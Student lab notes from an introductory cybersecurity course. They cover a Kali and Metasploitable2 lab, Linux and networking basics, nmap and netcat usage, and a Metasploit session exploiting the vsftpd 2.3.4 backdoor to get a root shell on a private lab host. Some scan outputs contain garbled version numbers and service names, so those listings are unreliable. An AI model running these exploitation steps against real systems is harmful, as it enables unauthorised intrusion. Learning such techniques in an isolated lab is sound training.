

Task 1 — Foundation & Environment Setup

Notes & Cheat-sheet Template

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1. Objective (Short)

The objective of this task is to build strong fundamentals in cybersecurity by learning core concepts such as networking, cryptography, and common attack vectors. Simultaneously, configure a private, isolated virtual lab (Kali + vulnerable targets) to safely practice scanning, exploitation, and traffic analysis.

2. Lab Environment Summary

- Host machine (OS, RAM, CPU, Disk):

- Virtualization software (VMware Workstation 17 Pro) — 17.6.4 build-24832109
- Attacker VM: Kali Linux — 2025.3
- Target VM(s): Metasploitable2 / DVWA — 8.4
- Network type: Host-Only

3. Installation & Configuration Steps (Detailed)

1. Virtualization software installation:

- Software used: <https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion>

2. Create Kali Linux VM:




- ISO / Version: 2025.3
- VM settings (RAM/CPU/Disk): 6GB, 100GB Memory
- Network adapter settings: By default

3. Create Target VM (Metasploitable2 / DVWA):

- Image / Version: DVWA (8.4), Metasploitable 2.6.24-16-server
- Network: same Host-Only network as Kali

4. Networking checks:

- Commands to run:
ifconfig
ping 192.168.25.129



4. Linux Fundamentals

pwd	Show current directory
ls	List file
cd	Change directory
Cp,mv,rm,mkdir, touch	File operation
chmod 755 file	Permission & Ownership
sudo apt update && sudo apt upgrade	Package management
ifconfig	Network Command
whoami	Get the active username
ps	Display active process
clear	Clear the terminal
date	Show current date/time
uptime	Show uptime
w	Display who is online
free	Show memory and swap usage
reset	Reset current terminal
Ctrl+c	Stop current command
Ctrl+R	Search history
Ctrl+shift+C	Copy
Ctrl+shift+V	Paste
TAB	Autocomplete terminal entry

```

Session Actions Edit View Help
root@cyber: ~]
[~] ls
Desktop Documents Downloads Music Pictures Public Templates Videos
[~] cd Desktop
[~] pwd
/home/kali/Desktop
[~] kali apt update
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
All packages are up to date.
[~] sudo su
root@cyber: /home/kali/Desktop
[~] cd
root@cyber: ~]
[~] ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.25.138 netmask 255.255.255.0 broadcast 192.168.25.255
                inet6 fe80::1c33:c533:4bec:f468 prefixlen 64 scopeid 0x20<link>
                  ether 00:0C:33:C5:33:F4 brd ff:ff:ff:ff:ff:ff
                    RX packets 46 bytes 4995 (4.8 Kib)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 48 bytes 5440 (5.3 Kib)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

```

5. Networking Basics:-

OSI Model (7 layers):

7	Application layer
6	Presentation layer
5	Session layer
4	Transport layer
3	Network layer
2	Data link layer
1	Physical layer

- TCP vs UDP:

TCP	UDP
Connection oriented	Connectionless
3 way hand shake	Not
All Data share granted	No guaranteed
Slow	Faster

- IP Addressing & Subnetting: IPv4 a.b.c.d/mask
- DNS & HTTPS: DNS resolves names; HTTPS provides encrypted web traffic

6. Cryptography Basics

- Symmetric Encryption (AES): Same key for encrypt/decrypt.
- Asymmetric Encryption (RSA): Public/Private key pair used for key exchange and signatures.
- Hashing (SHA-256): One-way function for integrity.
- SSL/TLS & Certificates: Validate server identity and secure traffic.

SSL(Secure Socket Layer):-

Secure socket layer using for encryption, its provide data encryption & Secure connection between client & Server.

Install SSL Certificate on Website and than provide secure connection & encrypt data.

SSL use MAC (Message Authentication Code) for security.

Mostly use in like Banking sites, e-commerce websites, login pages etc...

2. TLS(Transport Layer Security):-

This is updated version of SSL.

It ensure that secure data transmission client and server.

Maintain data integrity and authentication.

TLS is updated version of SSL so its more efficient, fast & secure.

TLS use HMAC(Hash Message Authentication Code) its more secure than MAC.

3. HTTP(Hyper Text Transfer Protocol):-

HTTP is a communication Protocol. Its help to exchange the data between client and server.

Its work on By default port number: 80

HTTP request method = GET (using for data fetch from server), POST(using for sending data to server like login form), PUT(using for data update), DELETE(using for delete and remove data).

NO integrity, no authentication, & also does not provide data encryption.

4. HTTPS(Hyper Text Transfer Protocol Secure):-

This is updated version of HTTP.


Its provide SSL/TLS encryption which ensure (Encryption + Authentication + Integrity).

Its work on by default port num: 443

HTTPS follow CIA triad (Confidentiality, Integrity, Availability)

7. Tools Overview


Nmap: Network scanning — example command: sudo nmap 192.168.25.129



```
(kali㉿cyber) ~$ sudo nmap 192.168.25.129
[sudo] password for kali:
Starting Nmap 7.90 ( https://nmap.org ) at 2025-10-19 20:15 IST
Nmap scan report for 192.168.25.129
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  netbios-dgm
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1124/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5489/tcp  open  vncd
6800/tcp  open  X11
6667/tcp  open  irc
8809/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:2A:0F:EC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
(kali㉿cyber) ~$
```


command: nmap -sV -v 192.168.25.129



```
(kali㉿cyber) ~$ nmap -sV -v 192.168.25.129
Starting Nmap 7.90 ( https://nmap.org ) at 2025-10-19 19:39 IST
Nmap scan report for 192.168.25.129
Host is up (0.0023s latency).
Port      State Version          Service
23/tcp    Open  2.0.18  telnet
25/tcp    Open  5.8.14  smtp
53/tcp    Open  2.1.0  domain
80/tcp    Open  1.1.1.1  http
111/tcp   Open  1.12.2  rpcbind
139/tcp   Open  1.3.3.3  netbios-ssn
445/tcp   Open  1.3.3.3  microsoft-ds
512/tcp   Open  1.1.1.1  netbios-dgm
513/tcp   Open  1.1.1.1  login
514/tcp   Open  1.1.1.1  shell
1099/tcp  Open  1.1.1.1  rmiregistry
1124/tcp  Open  1.1.1.1  ingreslock
2049/tcp  Open  1.1.1.1  nfs
2121/tcp  Open  1.1.1.1  cccproxy-ftp
3306/tcp  Open  5.7.28  mysql
5432/tcp  Open  12.4.5.1  postgresql
5489/tcp  Open  1.1.1.1  vncd
6800/tcp  Open  1.1.1.1  X11
6667/tcp  Open  1.1.1.1  irc
8809/tcp  Open  1.1.1.1  ajp13
8180/tcp  Open  1.1.1.1  unknown
MAC Address: 00:0C:29:2A:0F:EC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.016 seconds
(kali㉿cyber) ~$
```

command: nmap -sV -v -p 21 --script=ftp-syst,ftp-anon 192.168.25.129





```
[root@cyber: ~]# nmap -sV -v -p 21 --script=ftp-syst,ftp-anon 192.168.25.129
Starting Nmap 7.7.0 ( https://nmap.org ) at 2025-10-19 19:55 IST
NSE: Loaded 49 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:55
Completed NSE at 19:55. 0.00s elapsed
Initiating NSE at 19:55
Completed NSE at 19:55. 0.00s elapsed
Initiating ARP Ping Scan at 19:55
Scanning 192.168.25.129 [1 port]
Completed ARP Ping Scan at 19:55. 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 19:55
Completed Parallel DNS resolution of 1 host at 19:55. 0.00s elapsed
Initiating SYN Stealth Scan at 19:55
Scanning 192.168.25.129 [1 port]
Discovered open port 21/tcp on 192.168.25.129
Completed SYN Stealth Scan at 19:55. 0.04s elapsed (1 total ports)
Initiating Service scan on 192.168.25.129
Completed Service scan at 19:55. 0.00s elapsed (1 service on 1 host)
NSE: Script Post-scanning.
Completed NSE at 19:55. 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.00001s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_Ftp-Auth:
|   STAT:
|     FTP server status:
|       Connected to 192.168.25.129
|       Logged in as ftp
|       TYPE: ASCII
|       No data bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connection is plain text
|       Identity protection: off
|       vsFTPD 2.3.4 - secure, Fast, stable
|_End of status
|_Tls-Encrypted anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:D1:0F:EC (VMware)
Service Info: OS: Unix

NSE: Script Post-scanning.
```

Wireshark: Packet capture & analysis — capture on Host-Only adapter






Burp Suite: Intercept & modify HTTP(S) requests — use as proxy

The screenshot shows the Burp Suite interface with the following details:


- Request Tab:** Shows a list of captured requests from the target host. The first few requests are for Google services.
- Inspector Tab:** Provides a detailed view of the selected request. It includes sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.
- Status Bar:** Displays the target URL as "Request to https://www.google.com:443 [142.251.221.228]" and the current time as "11:31".



Netcat: Network debugging — nc -zv 127.0.0.1 1-65535

Nc -zc 127.0.0.1 80

Nc -l -p 9000



Metasploit: Exploitation framework —

The image shows two terminal windows on a Kali Linux desktop. Both terminals are running the Metasploit Framework.

Terminal 1 (Top):

```
msf > search vsftpd
Matching Modules
#  Name                                     Disclosure Date   Rank    Check  Description
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03     normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03     excellent No     VSFTPD V2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use ! or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name          Current Setting  Required  Description
  CHOST         no             The local client address
  CPORT         no             The local client port
  Proxies       no             A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sproxy, socks4
  RHOSTS        yes            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         21             yes            The target port (TCP)

Exploit target:

Id  Name
--  --
  0  Automatic

View the full module info with the info, or info -d command.

msf exploit(vsftpd_234_backdoor) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name          Current Setting  Required  Description
  CHOST         no             The local client address
  CPORT         no             The local client port
  Proxies       no             A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sproxy, socks4
  RHOSTS        192.168.56.101  yes            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         21             yes            The target port (TCP)
```

Terminal 2 (Bottom):

```
msf > exploit(vsftpd_234_backdoor)
[*] msf exploit(vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:21549 -> 192.168.56.101:6280) at 2025-10-20 12:53:39 +0530

ls
bin
boot
cdev
dev
etc
home
initrd
inotifyd
lib
lost+found
media
mt
nohup.out
opt
proc
root
sbin
sys
tmp
usr
var
vmlinuz
exit
```